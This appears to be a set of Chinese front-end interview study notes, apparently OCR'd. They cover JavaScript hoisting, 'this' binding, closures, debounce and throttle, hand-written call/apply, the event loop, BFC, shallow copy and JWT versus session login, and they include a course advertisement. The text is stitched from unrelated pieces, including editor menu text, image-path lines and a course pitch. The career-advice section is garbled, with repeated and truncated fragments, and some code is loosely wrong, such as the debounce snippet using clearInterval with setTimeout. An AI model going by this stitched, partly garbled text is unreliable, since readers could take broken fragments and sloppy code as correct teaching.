预编译习题的讲解

```js
function fn(a, c) {
  console.log(a) // function a() { }
  var a = 123
  console.log(a)  // 123
  console.log(c)  // function c() { }
  function a() { }
  if (false) {
    var d = 678
  }
  console.log(d) // undefined
  console.log(b) // undefined
  var b = function () { }
  console.log(b) // function () { }
  function c() { }
  console.log(c)
}
fn(1, 2)

// 预编译
// 作用域的创建阶段 预编译的阶段
// 预编译的时候做了哪些事情
// js的变量对象 AO对象 供js引擎自己去访问的
// 1 创建了ao对象 2 找形参和变量的声明 作为ao对象的属性名 值是undefined 3 实参和形参相统一 4 找函数声明 会覆盖变量的声明

AO:{
  a:undefined 1 function a() { }
  c:undefined 2 function c() { }
  d:undefined
  b:undefined
}
```

this 的大厂面试题

```
var name = 222
var a = {
  name: 111,
  say: function () {
    console.log(this.name)
  }
}

var fun = a.say
fun() // fun.call(window) // 222
a.say() // a.say.call(a) //  111

var b = {
  name: 333,
  say: function (fn) {
    fn() // 222
  }
}
b.say(a.say) //
b.say = a.say
b.say() // b.say.call(b) //  333
```

箭头函数的 this 技巧

面试.md

箭头函数中的this

- 箭头函数中的this是在定义函数的时候绑定，而不是在执行函数的时候绑定。
- 箭头函数中，this指向的固定化，并不是因为箭头函数内部有绑定this的机制，实际原因是箭头函数根本没有自己的this，导致内部的this就是外层代码块的this。正是因为它没有this，所以也就不能用作构造函数。
- 箭头函数中的this是在定义函数的时候绑定

```
    var x = 11;
    var obj = {
        x: 22,
        say: ()=>{
            console.log(this.x);
        }
    }
    obj.say();
```

- 所谓的定义时候绑定，就是this是继承自父执行上下文中的this，比如这里的箭头函数中的this.x，箭头函数本身与say平级以key:value的形式，也就是箭头函数本身所在的对象为obj，而obj的父执行上下文就是window，因此这里的this.x实际上表示的是window.x，因此输出的是11。

```
var obj = {
    birth: 1990,
    getAge: function () {
        var b = this.birth; // 1990
        var fn = () => new Date().getFullYear() - this.birth; // this指向obj对象
        return fn();
    }
};
obj.getAge(); // 28
```

- 例子中箭头函数本身是在getAge方法中定义的，因此，getAge方法的父执行上下文是obj，因此这里的this指向则为obj对象

js 作用域的一般理解

作用域说明:一般理解指一个变量的作用范围

1. 全局作用域

(1) 全局作用域在页面打开时被创建,页面关闭时被销毁

(2) 编写在script标签中的变量和函数,作用域为全局, 在页面的任意位置都可以访问到

(3) 在全局作用域中有全局对象window,代表一个浏览器窗口,由浏览器创建,可以直接调用

(4) 全局作用域中声明的变量和函数会作为window对象的属性和方法保存

2. 函数作用域

(1) 调用函数时,函数作用域被创建,函数执行完毕,函数作用域被销毁

(2) 每调用一次函数就会创建一个新的函数作用域,他们之间是相互独立的

(3) 在函数作用域中可以访问到全局作用域的变量,在函数外无法访问到函数作用域内的变量

(4) 在函数作用域中访问变量、函数时,会先在自身作用域中寻找,若没有找到,则会到函数的上一级作用域中寻找,一直到全局作用域

作用域的深层次理解

+ 执行期的上下文
  - 当函数代码执行的前期 会创建一个执行期上下文的内部对象 AO (作用域)
  - 这个内部的对象是预编译的时候创建出来的 因为当函数被调用的时候 会先进行预编译
  - 在全局代码执行的前期会创建一个执行期的上下文的对象GO

+ 这里有关js的预编译 也简单的提一下

函数作用域预编译

1. 创建ao对象 AO{}
2. 找形参和变量声明 将变量和形参名 当做 AO对象的属性名 值为undefined
3. 实参形参相统一
4. 在函数体里面找函数声明 值赋予函数体

全局作用域的预编译

1. 创建 GO对象
2. 找变量声明 将变量名作为GO对象的属性名 值是undefined
3. 找函数声明 值赋予函数体

登录验证

登录鉴权.md - Typora

文件(F) 编辑(E) 段落(P) 格式(O) 视图(V) 主题(T) 帮助(H)


文件 大纲

上课中 00:13:53

一、


说起 JWT，我们先来谈一谈基于传统session认证的方案以及瓶颈。


传统session交互流程，如下图：



当浏览器向服务器发送登录请求时，验证通过之后，会将用户信息存入seesion中，然后服务器会生成一个sessionId放入cookie中，随后返回给浏览器。

当浏览器再次发送请求时，会在请求头部的cookie中放入sessionId，将请求数据一并发送给服务器。





服务器就可以再次从seesion获取用户信息，整个流程完毕！

通常在服务端会设置seesion的时长，例如 30 分钟没有活动，会将已经存放的用户信息从seesion中移除。

session.setMaxInactiveInterval(30 * 60);//30分钟没活动，自动移除
同时，在服务端也可以通过seesion来判断当前用户是否已经登录，如果为空表示没有登录，直接跳转到登录页面；如果不为空，可以从session中获取用户信息即可进行后续操作。

在单体应用中，这样的交互方式，是没啥问题的。

但是，假如应用服务器的请求量变得很大，而单台服务器能支撑的请求量是有限的，这个时候就容易出现请求变慢或者OOM。

解决的办法，要么给单台服务器增加配置，要么增加新的服务器，通过负载均衡来满足业务的需求。

如果是给单台服务器增加配置，请求量继续变大，依然无法支撑业务处理。

显而易见，增加新的服务器，可以实现无限的水平扩展。

但是增加新的服务器之后，不同的服务器之间的sessionId是不一样的，可能在A服务器上已经登录成功了，能从服务器的session中获取用户信息，但是在B服务器上却查不到session信息，此时肯定无比的尴尬，只好退出来继续登录，结果A服务器中的session因为超时失效，登录之后又被强制退出来要求重新登录，想想都挺尴尬～～

面对这种情况，几位大佬于是合起来商议，想出了一个token方案。

将各个应用程序与内存数据库redis相连，对登录成功的用户信息进行一定的算法加密，生成的ID被称为token，将token还有用户的信息存入redis；等用户再次发起请求的时候，将token还有请求数据一并发送给服务器，服务端验证token是否存在redis中，如果存在，表示验证通过，如果不存在，告诉浏览器跳转到登录页面，流程结束。

token方案保证了服务的无状态，所有的信息都是存在分布式缓存中。基于分布式存储，这样可以水平扩展来支持高并发。

当然，现在springboot还提供了session共享方案，类似token方案将session存入到redis中，在集群环境下实现一次登录之后，每个服务器都可以获取到用户信息。

二、JWT是什么


上文中，我们谈到的session还有token的方案，在集群环境下，他们都是靠第三方缓存数据库redis来实现数据的共享。

那有没有一种方案，不用缓存数据库redis来实现用户信息的共享，以达到一次登录，处处可见的效果呢?

答案肯定是有的，就是我们今天要介绍的JWT!


JWT全称JSON Web Token，实现过程简单的说就是用户登录成功之后，将用户的信息进行加密，然后生成一个token返回给客户端，与传统的session交互没太大区别。

交互流程如下:




唯一的不同点就是：token存放了用户的基本信息，更直观一点就是将原本放入redis中的用户数据，放入到token中去了!


这样一来，客户端、服务端都可以从token中获取用户的基本信息，既然客户端可以获取，肯定是不能存放敏感信息的，因为浏览器可以直接从token获取用户信息。


VUE3-SHOW
项目说明
项目.md
show.png
manager-pei
manager-server
vue3-jason
大纲
项目说明 > 项目.md > # 项目技术栈适合人群介绍
项目技术栈适合人群介绍
1. 本项目是全栈项目 真正的企业中的实战项目 这个员工的后台管理项目 目前有企业真正的在用
- 前端 vue3全家桶 + vite + element-plus + mock + axios + localstorage
- 后端 nodejs的koa2 + mongo数据库 + jwtToken认证 + log4js
- 说明 vue3 支持vue2 的 options api写法 本项目 会从vue2的options api写法 过渡到 vue3 的 composition api 写法 没有vue3基础的完全不用担心
- 本项目讲解过程中 都是手写代码 包括html 和 css的代码
+ 适合人群
- 春招 秋招 缺乏项目经验的 学完以后可以立马写在简历上
- 自学前端找工作 没有项目信心的 学完可以立马写在简历上
- 线下培训没有学到真正的企业级开发项目的
- 需要做毕业设计的 可以当做毕业设计
- 有前端工作经验 但是平时在公司中 以业务逻辑为主 未搭建过项目 缺乏项目搭建和封装经验的 学完以后可以当做找工作的亮点项目
2. 做前端的项目 不在多 而在精
项目章节介绍 及 项目运行展示
![项目章节](./show.png)
- 登录的jwt token认证 （路由守卫）
- 用户的菜单权限
- 审批管理
项目代码介绍
前端
- 统一管理的api
- 递归公共组件的封装
- 项目环境api的配置 mock的配置
- 项目工具函数的封装
- 大厂级别的二次封装axios
- localstorage的封装
- 各个模块中 组件 以及 公共函数的抽离和封装
后端
- mongodb 数据库配置
- log4js 使用 打印 记录 后端交互日志的
- 数据库表模型



- 后端接口路由
- 后端公共机制封装
- jwt token 认证
- 各个中间件 的使用

- 登录的jwt token认证 （路由守卫）
- 用户的菜单权限
- 审批管理


是 要生存 没考虑发展 赚钱 很多刚毕业的学生就想着赚大笔钱 这是非常错误的
认真学 顺利成章的进大厂 这里面研究生说一下 如果本科不是计算机专业 那么容易形成 空有学历没技术的情况
生
有自主学习能力 知道怎么检验自己 有很好的的控制力 发展可观
普遍就是学的多和杂 没有方向 找工作的时候 没有信心 缺乏项目经验 js的基础不扎实 没有形成这个编程思维 没有提升解决问题的能力
建议：在大三就要选好自己的方向了 确定是前端还是后端
三本
自学 的目标是 找到工作 不在乎公司
报班（一般是线下） 目标同样是找到工作 不在乎公司 一般线下的就业率偏低的 主要是虎头蛇尾恰恰忽略了找工作的重要部分
那么 最终这些学生 找到工作了吗？ 我相信是一半一半
找到工作
看公司
技术型公司
非技术性公
都有一个痛点 就是不知道自己的水平
原因多半是 不知道
面试过不了 以为简
背几道面试题 就可
太真了 还有就是 没
没找到工作
验 不知道自己的前


公司会促进你成长 注重技术 那么成
技术型公司
长快
找到工作
看公司
非技术性公司
注重需求 最终长得是年龄 而不是技术
自我意识
不强的
强的
道自己的水平
原因多半是 不知道自己的水平如何 面试过不了 以为简单的学一下 然后背几道面试题 就可以找到工作了 太
太真了 还有就是 没有真正的项目经
没找到工作
验 不知道自己的前端水平如何
都有一个痛点 就是不知道自己的水平


专科
受学历的影响 机会较少 但是技术可观的话 是逆袭的最好的机会
跨行转前端
这个很多都报名了线下
一开始 html css 讲的非常好
死板 不在乎学生是否听得懂 每天有相应的学习任务
虎头蛇尾 讲的项目比较老旧 不好写在简历上 面试的时候 学生没有信心


html css 布局
js 基础 高级 es6
找到工作
真实的企业级的项目
后端的思想- nodejs
webpack vite 工程化
实际的搭建前端大型的项目经验
高级前端
底层源码 原理的掌握
指哪打哪的解决问题的能力
前端算法的涉及
两个阶段
入门容易
前端发展
解决痛点
1 js水平比较低 （主要是不知道怎么检验自己 关于最容易忘记的js 不知道实战中的应用 自然而然就忘记的很快了）
2 没有形成解决问题的能力和思维
3 缺乏真正的项目经验
痛点

闭包的底层理解

```
+ 作用域链
  - 会被保存到一个隐式的属性中去 [[scope]] 这个属性是我们用户访问不到的 但是的的确确是存在的  让
  js引擎来访问的 里面存储的就是作用域链 AO GO AO 和 GO的集合
```

闭包实现单例模式

```
<body>
  <button id="loginBtn">登录</button>
  <script>
    // js的单例模式  实现登录

    var createLogin = function (a, b, c) {
      console.log(a, b, c)
      var div = document.createElement("div")
      div.innerHTML = '我是登录的弹窗'
      div.style.display = 'none'
      document.body.appendChild(div)
      return div
    }

    var getSingle = function (fn) {
      var result;
      return function () {
        return result || (result = fn.apply(this, arguments))
      }
    }
    var create = getSingle(createLogin)
    document.getElementById("loginBtn").onclick = function () {
      var loginLay = create(1, 2, 3)
      loginLay.style.display = 'block'
    }
  </script>
</body>
```

防抖函数的理解及实现


分析.md
程序员有道
clean > 分析.md > ## 为什么要学习js的防抖节流函数
为什么要学习js的防抖节流函数
- 作为前端开发不得不知道的
- 面试的时候是经常会问到的
- 是闭包的实际应用
防抖函数
当持续触发事件 一定时间内没有再触发事件 事件处理函数才会执行一次
如果设定的时间到来之前 又一次触发了事件 就重新开始延时
触发事件 一段时间内 没有触发 事件执行 肯定是定时器
(在设定的时间内 又一次触发了事件 重新开始延时 代表的就是重新开始定时器)
(那么意味着上一次还没有结束的定时器要清除掉 重新开始)
```js
let timer
clearInterval(timer)
timer = setTimeout(function(){
},delay)
```
实际的应用
使用echarts时，改变浏览器宽度的时候，希望重新渲染
echarts的图像，可以使用此函数，提升性能。（虽然echarts里有自带的resize函数）
典型的案例就是输入搜索：输入结束后n秒才进行搜索请求，n秒内又输入的内容，就重新计时。
解决搜索的bug
```js
2000
js的异步操作
2000
```

call-apply 的用法

```
// call apply的作用是什么 区别是什么
// 谈谈call apply
// 实际开发中用过call  apply的场景
// 改变this的指向 参数的区别
// js的继承 原型链继承  构造函数继承 call 实现
// js的数据类型
// es5 把伪数组传化成数组

// {} []

// typeof []

console.log(Object.prototype.toString.call({}) === '[object Object]');
console.log(Object.prototype.toString.call([]) === '[object Array]');

// es5 把伪数组传化成数组


function get() {
  console.log(arguments);

  console.log([...arguments]);
  console.log(Array.prototype.slice.call(arguments));
}

get(1, 2, 3)
```

```
// call的作用 改变this的指向


var person = {
  getName: function () {
    return this.name
  }
}

var person1 = {
  name: '科比'
}

console.log(person.getName.call(person1));
```

```
Function.prototype.myCall = function (context) {

  // 这里面的this是谁？？
  // 这里的this必须要是一个function

  if (typeof this !== 'function') {
    throw new Error('error')
  }

  context = context || window

  // 考虑参数
  // 拿到除了第一个参数之外的参数

  var args = [...arguments].slice(1)

  console.log(args);
  // return 123
  console.log(this);
  // 要在person1 上面来假设有一个方法
  context.fn1 = this
  var result = context.fn1(...args)

  return result
  // 虽然没有报错 但是 没有打印出科比
}

console.log(person.getName.myCall(person1, 1, 2, 3));
```

手写 apply

```
Function.prototype.myApply = function (context) {
  if (typeof this !== 'function') {
    throw new TypeError('Error')
  }
  context = context || window
  // console.log(this);
  // 这里的this是一个函数
  // fn() // this 是指向window的
  // const result = this()

  // 我要把this指向传入进来的context
  context.fn = this
  // const args = [...arguments].splice(1)

  // const result = context.fn(...args)
  // delete context.fn
  // return result

  let result
  if (arguments[1]) {
    result = context.fn(...arguments[1])
  } else {
    result = context.fn()
  }
  delete context.fn
  return result
}
```

节流函数的理解和实现

```
# 节流函数

当持续触发事件的时候 保证一段时间内 只调用一次事件处理函数
一段时间内 只做一件事情

## 实际应用 表单的提交
典型的案例就是鼠标不断点击触发，规定在n秒内多次点击只有一次生效。
```

```
function thro(func, wait) {
    // 会执行你点击了 多少次 就会执行多少次
    // 这不是我们想要的 我们想要的是 比喻说 时间是一秒 然后 哪怕你手速再
    快 一秒内你点了 100次 我也只执行一次
    let timerOut
    // 相当于就是 在办理业务
    return function () {
        if (!timerOut) {
            // set 不执行 如果timerout有值的话就不执行
            timerOut = setTimeout(function () {
                func()
                // 银行工作人员办理完了之后 后面的不办理了
                timerOut = null
            }, wait)
        }
    }

}
function handle() {
    console.log(Math.random())
}
document.getElementById('button').onclick = thro(handle, 2000)
```

事件处理机制

事件冒泡&事件捕获

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <style>
        html,body {
            margin: 0;
            padding: 0;
        }
        #div1 {
            width: 200px;
            height: 200px;
            background-color: red;
        }
        #div2 {
            width: 100px;
            height: 100px;
            background-color: blue;
        }
        #div3 {
            width: 50px;
            height: 50px;
            background-color: green;
        }
    </style>
</head>
<body>
    <div id="div1">
        <div id="div2">
            <div id="div3"></div>
        </div>
    </div>
</body>
</html>
```

事件冒泡

即事件开始时由最具体的元素（文档中嵌套层次最深的那个节点）接收，然后逐级向上传播到文档节点

事件捕获

在捕获的过程中，最外层（根）元素的事件先被触发，然后依次向内执行，直到触发最里面的元素（事件源）

事件委托

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <style>
        * {
            margin: 0;
            padding: 0;
        }
        ul {
            width: 300px;
            display: flex;
            border: 1px solid #000;
        }
        li {
            width: 200px;
            height: 40px;
            line-height: 40px;
            list-style: none;
            border-right: 1px solid #000;
            text-align: center;
        }
        li:last-child {
            border: none
        }
    </style>
</head>
<body>
```

```html
<body>
    <ul>
        <li>1</li>
        <li>2</li>
        <li>3</li>
    </ul>
    <script>
        var ul = document.getElementsByTagName('ul')[0];
        ul.onclick = function (event) {
            // console.log(event)
            console.log(event.target.innerText)
        };

        // [].slice.apply(ul.children).forEach(element => {
        //     element.onclick = function () {
        //         console.log(element.innerText)
        //     }
        // });
    </script>
</body>
```

js 的事件循环机制

```
## js语言的特点
单线程 解释性语言
## event-loop
事件循环机制 由三部分组成

调用栈 微任务队列 消息队列

event-loop开始的时候 会从全局一行一行的执行 遇到函数调用 会压入到调用栈中 被压入的函数被称之为帧 当函数返回后会从调用栈中弹出
```

```js
function fun1(){
  console.log(1)
}
function fun2(){
console.log(2)
fun1()
console.log(3)
}
fun2()
```

```
js中的异步操作 比如fetch setTimeout setInterval 压入到调用栈中的时候里面的消息会进去到消息队列中去 消息队列中 会等到调用栈清空之后再执行
```

```js
function func1(){
  console.log(1)
}
function func2(){
  setTimeout(()=>{
    console.log(2)
  },0)
  func1()
  console.log(3)
}
func2()
```

```
promise async await的异步操作的时候会加入到微任务中去 会在调用栈清空的时候立即执行

调用栈中加入的微任务会立马执行
```

```js
var p = new Promise(resolve=>{
  console.log(4)
  resolve(5)
})
function func1(){
  console.log(1)
}
function func2(){
  setTimeout(()=>{
console.log(2)
  },0)
  func1()
  console.log(3)
  p.then(resolve=>{
    console.log(resolve)
  })
}
func2()
```

BFC 的理解及作用

块级格式化上下文，它是指一个独立的块级渲染区域，只有Block-level BOX参与，该区域拥有一套渲染规则来约束块级盒子的布局，且与区域外部无关。

从一个现象开始说起
- 一个盒子不设置height，当内容子元素都浮动时，无法撑起自身
- 这个盒子没有形成BFC

如何创建BFC
- 方法①：float的值不是none
- 方法②：position的值不是static或者relative
- 方法③：display的值是inline-block、flex或者inline-flex
- 方法④：overflow:hidden;

BFC的其他作用
- BFC可以取消盒子margin塌陷
- BFC可以可以阻止元素被浮动元素覆盖

深浅拷贝-数据类型的理解

前置知识
数据存储
- 一般数据类型
  number string boolean null undefined Symbol
- 引用数据类型
  object 数组 Set Map

```
// 浅拷贝
// 创建一个新的对象 新 新的房间
// 层次的理解
// 拷贝值（如果属性是一般数据类型 拷贝的就是基本类型的值 如果属性是引用数据类型 那么拷贝的就是 内存的地址）

function shallowClone(source) {
  var newObj = {}
  for (var i in source) {
    if (source.hasOwnProperty(i)) {
      newObj[i] = source[i]
    }
  }
  return newObj
}
var person1 = shallowClone(person)
person1.name = '科比'

console.log(person.name);
console.log(person1.name);
```

优化条件语句大厂笔试题

```
function printAnimalsDetails(animal) {
  var result = null
  if (animal) {
    if (animal.type) {
      if (animal.name) {
        if (animal.gender) {
          result = `${animal.name} is a ${animal.gender} - ${animal.
          type}`
        } else {
          result = 'no anomal gender'
        }
      } else {
        result = 'no animal name'
      }
    } else {
      result = 'no animal type'
    }
  } else {
    result = 'no animal'
  }
  return result
}

// 提前退出 和 提前返回
```

```
const printAnimalsDetails = ({ type, name, gender } = {}) => {
  if (!type) return 'no animal type'
  if (!name) return 'no animal name'
  if (!gender) return 'no animal gender'

  // 说明什么
